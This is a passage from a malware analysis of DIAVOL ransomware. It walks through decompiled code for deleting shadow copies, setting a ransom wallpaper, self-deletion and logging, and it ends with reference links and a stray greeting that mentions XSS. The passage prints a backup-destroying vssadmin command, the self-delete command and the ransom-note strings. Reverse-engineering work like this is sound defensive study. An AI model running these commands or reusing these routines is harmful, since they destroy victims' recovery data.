log_to_file(L"=========== VSSMOD end");
```

Figure 68: Loading & Executing VSSMOD.

First, the shellcode resolves these two stackstrings:

- "CompSpec"
- "/c vssadmin Delete Shadows /All /Quiet » NULL"




```
ComSpec_str[0] = 'C';
ComSpec_str[1] = 'o';
ComSpec_str[2] = 'm';
ComSpec_str[3] = 'S';                    // ComSpec
ComSpec_str[4] = 'p';
ComSpec_str[5] = 'e';
ComSpec_str[6] = 'c';
ComSpec_str[7] = 0;
```

```
Parameters[26] = ' ';
Parameters[27] = '/';
Parameters[28] = 'A';
Parameters[29] = 'l';
Parameters[30] = 'l';
Parameters[31] = ' ';
Parameters[32] = '/';
Parameters[33] = 'Q';
Parameters[34] = 'u';
Parameters[35] = 'i';
Parameters[36] = 'e';
Parameters[37] = 't';
Parameters[38] = ' ';
Parameters[39] = '>';
Parameters[40] = '>';
Parameters[41] = ' ';
Parameters[42] = 'N';
Parameters[43] = 'U';                    // /c vssadmin Delete Shadows /All /Quiet >> NULL
Parameters[44] = 'L';
Parameters[45] = 0;
```

Figure 69, 70: Resolving Stackstrings.

Next, it calls **GetEnvironmentVariableW** on the "CompSpec" string to retrieve a full path to the command-line interpreter.

With that, it calls **ShellExecuteW** to execute the command **"vssadmin Delete Shadows /All /Quiet » NULL"** to delete all shadow copies on the system.




```
Parameters[41] = ' ';
Parameters[42] = 'N';
Parameters[43] = 'U';                    // /c vssadmin Delete Shadows /All /Quiet >> NULL
Parameters[44] = 'L';
Parameters[45] = 0;
GetEnvironmentVariableW(ComSpec_str, cmd_interpreter, 0x104u);
return ShellExecuteW(0i64, 0i64, cmd_interpreter, Parameters, 0i64, 0);
```

Figure 71: Deleting Shadow Copies.

Changing Desktop Image

To change the desktop image, **DIAVOL** loads and executes the shellcode from the **CHNGDESK** resource.




```
load_resource_function(a1, L"CHNGDESK", 0);
memset(v103, 0, 0x208ui64);
log_to_file(L"=========== CHNGDESK begin");
shellcode_func_buffer(0i64, v103);
log_to_file(L"=========== CHNGDESK end");
```

Figure 72: Loading & Executing CHNGDESK.

The shellcode first resolves the following stackstrings:

- ".\encr.bmp"
- "Control Panel\Desktop"
- "Wallpaper"
- "WallpaperOld"


Next, it calls **RegOpenKeyExW** to retrieve the registry key using the sub key **"Control Panel\Desktop"**. With the registry key, the malware calls **RegQueryValueExW** to query the path to the current wallpaper image and **RegSetValueExW** to set that path as the value of **"WallpaperOld"**.



```
if ( !RegOpenKeyExW(HKEY_CURRENT_USER, Control_Panel_Desktop_str, 0, 0x2011Fu, &Desktop_hKey) )
{
  Wallpaper_path_len = 260;
  RegQueryValueExW(Desktop_hKey, Wallpaper_str, 0i64, 0i64, special_folder_path, &Wallpaper_path_len);
  v2 = -1i64;
  v3 = special_folder_path;
  do
  {
    if ( !v2 )
      break;
    v4 = *(_WORD *)v3 == 0;
    v3 += 2;
    --v2;
  }
  while ( !v4 );
  v19 = RegSetValueExW(Desktop_hKey, WallpaperOld_str, 0, 1u, special_folder_path, 2 * (-(int)v2 - 2) + 2);// set curr wallpaper path to WallpaperOld
  RegCloseKey(Desktop_hKey);
}
```

Figure 73: Setting WallpaperOld Registry Value.


To build the bitmap path to drop on the system, the malware calls **GetDesktopWindow** and **SHGetSpecialFolderPathW** to retrieve the path to the special folder containing image files common to all users. It then appends **"encr.bmp"** to that path.



```
hDesktopWindow = GetDesktopWindow();
SHGetSpecialFolderPathW(hDesktopWindow, (LPWSTR)common_picture_path, CSIDL_COMMON_PICTURES, 0);
v41 = common_picture_path;
v42 = 0i64;
v6 = -1i64;
v7 = common_picture_path;
do
{
  if ( !v6 )
    break;
  v4 = *(_WORD *)v7 == 0;
  v7 += 2;
  --v6;
}
while ( !v4 );
v8 = v7 - 2;
v9 = 0i64;
do
{
  v10 = encr_bmp_str[v9];
  *(_WORD *)&v8[v9 * 2] = v10;                  // append encr.bmp to special folder path
  ++v9;
}
while ( v10 );
```

Figure 74: Building Bitmap Path.

To build the bitmap from scratch, **DIAVOL** calls **CreateCompatibleDC**, **GetDesktopWindow**, and **CreateDIBSection** to create a bitmap as big as the current desktop window size. It also calls **GetStockObject** to set the bitmap's background to black and **SetTextColor** to set the text color to white.




```
hdc = CreateCompatibleDC(0i64);
hDesktopWindow_1 = GetDesktopWindow();
GetWindowRect(hDesktopWindow_1, &Rect);
pbmi.bmiColors[0] = 0;
pbmi.bmiHeader.biSize = 40;
pbmi.bmiHeader.biBitCount = 32;
pbmi.bmiHeader.biPlanes = 1;
pbmi.bmiHeader.biCompression = 0;
pbmi.bmiHeader.biHeight = Rect.bottom - Rect.top;
pbmi.bmiHeader.biWidth = Rect.right - Rect.left;
pbmi.bmiHeader.biSizeImage = 4 * (Rect.right - Rect.left) * (Rect.bottom - Rect.top)
pbmi.bmiHeader.biClrImportant = 0;
pbmi.bmiHeader.biClrUsed = 0;
h = CreateDIBSection(hdc, &pbmi, 0, 0i64, 0i64, 0);
SelectObject(hdc, h);
hbr = (HBRUSH)GetStockObject(BLACK_BRUSH);     // background = black
FillRect(hdc, &Rect, hbr);
SetTextColor(hdc, 0xFFFFFFu);                  // text color = white
SetBkColor(hdc, 0);
Rect.bottom >>= 1;
qmemcpy(&rc, &Rect, sizeof(rc));
```

Figure 75: Creating Background Bitmap.

Next, it resolves the following stackstrings:

- “All your files are encrypted!”
- “For more information see README-FOR-DECRYPT.txt”


The malware then calls **DrawTextW** to write these two strings into the bitmap, **CreateFileW** to create the bitmap file in the special folder, and **WriteFile** to write the generated bitmap into the file.



```
DrawTextW(hdc, all_your_files_are_encrypted_str, 29, &rc, 1u);
rc.top = Rect.bottom;
rc.bottom = Rect.bottom + 30;
DrawTextW(hdc, see_ransom_note_str, 47, &rc, 1u);
v13 = h;
hFile = CreateFileW((LPCWSTR)background_bmp_path, 0x40000000u, 0, 0i64, 2u, 0x80u, 0i64);
LastError = GetLastError();
if ( hFile )
{
  memset(Buffer, 0, 0xEui64);
  GetObjectW(v13, 32, pv);                    // write generated bmp to bmp file in special folder
  GetObjectW(v13, 104, v30);
  Buffer[0] = 19778;
  *(_DWORD *)&Buffer[1] = v33 + nNumberOfBytesToWrite[0] + 14;
  *(_DWORD *)&Buffer[5] = nNumberOfBytesToWrite[0] + 14;
  NumberOfBytesWritten[0] = 0;
  v37 = WriteFile(hFile, Buffer, 0xEu, NumberOfBytesWritten, 0i64);
  if ( v37 )
    v37 = WriteFile(hFile, nNumberOfBytesToWrite, nNumberOfBytesToWrite[0], NumberOfBytesWritten, 0i64);
  if ( v37 )
    v37 = WriteFile(hFile, lpBuffer, v33, NumberOfBytesWritten, 0i64);
  if ( v37 )
  {
    v44 = 0;
```

Figure 76: Writing Bitmap Data To File.

Finally, it calls **SystemParametersInfoW** to set wallpaper to the newly created bitmap file.



```
}
return SystemParametersInfoW(SPI_SETDESKWALLPAPER, 0, background_bmp_path, 1u);// set wallpaper
```


Figure 77: Setting Wallpaper To Generated Bitmap.

Self Deletion

After finishing file encryption and changing the wallpaper, the malware deletes its own executable.

First, it calls **GetModuleFileNameW** to retrieve its own executable path. Then it builds the following string using that.

```
"/c del <malware_executable_path> >> NULL"
```




```
  GetModuleFileNameW(0i64, curr_module_filename, 0x208u);
  v0 = 260i64;
  v1 = Parameters;
  while ( v0 != -2147483386 )
  {
    v2 = *(v1 + L"/c del " - Parameters);
    if ( !v2 )
      break;
    *v1++ = v2;
    if ( !--v0 )
    {                                           // append "/c del" to param
      --v1;
      break;
    }
  }
  v3 = Parameters;
  *v1 = 0;
  v4 = 260i64;
  while...
  v5 = &Parameters[260 - v4];
  v6 = 0x7FFFFFFFi64;                           // append current malware path to param
  v7 = (curr_module_filename - v5);
  while...
  *v5 = 0;
ABEL_16:
  v9 = 260i64;
  v10 = Parameters;
  while...
  v11 = &Parameters[260 - v9];
  v12 = 0x7FFFFFFFi64;
  v13 = (L" >> NUL" - v11);                     // append ">> NULL" to param
```

Figure 78: Building CMD Parameter.

Next, it calls **GetEnvironmentVariableW** on the “CompSpec” string to retrieve a full path to the command-line interpreter.

With that, it calls **ShellExecuteW** to execute the parameter above to delete its own executable.



```
LABEL_26:
  GetEnvironmentVariableW(L"ComSpec", curr_module_filename, 0x104u);
  return ShellExecuteW(0i64, 0i64, curr_module_filename, Parameters, 0i64, 0);
}
```


Figure 79: Deleting Its Own Executable.

Logging

Throughout its execution, **DIAVOL** logs all of its operations when logging is enabled through command-line.

In the logging function, the malware receives a string as a parameter. It calls **GetLocalTime** to retrieve the current system time when the logging occurs and write that to the log file buffer.

The malware then appends the input string parameter to the log file buffer and calls **WriteFile** to write to the log file.



```
if ( LOG_FILE_HANDLE != (HANDLE)-1i64 )
{
  GetLocalTime(&SystemTime);
  v1 = wsprintfW(
         ::LOG_FILE_BUFFER,
         L"%02d:%02d:%02d.%03d ",
         SystemTime.wHour,
         SystemTime.wMinute,
         SystemTime.wSecond,
         SystemTime.wMilliseconds);
  v2 = vsnwprintf(&::LOG_FILE_BUFFER[v1], 10230 - v1, log_input, Args);
  if ( v2 != -1 )
  {
    LOG_FILE_BUFFER = ::LOG_FILE_BUFFER;
    v4 = -1i64;
    v5 = ::LOG_FILE_BUFFER;
    do
    {
      if ( !v4 )
        break;
      v6 = *v5++ == 0;
      --v4;
    }
    while ( !v6 );
    *(_DWORD *)(v5 - 1) = 10;
    NumberOfBytesWritten = 0;
    WriteFile(LOG_FILE_HANDLE, LOG_FILE_BUFFER, 2 * (v2 + v1) + 2, &NumberOfBytesWritten, 0i64);
  }
}
```

Figure 80: Logging Functionality.

References

https://www.fortinet.com/blog/threat-research/diavol-new-ransomware-used-by-wizard-spider

https://securityintelligence.com/posts/analysis-of-diavol-ransomware-link-trickbot-gang/

yashechka, don’t be too distanced ;) Just wanna say hi on XSS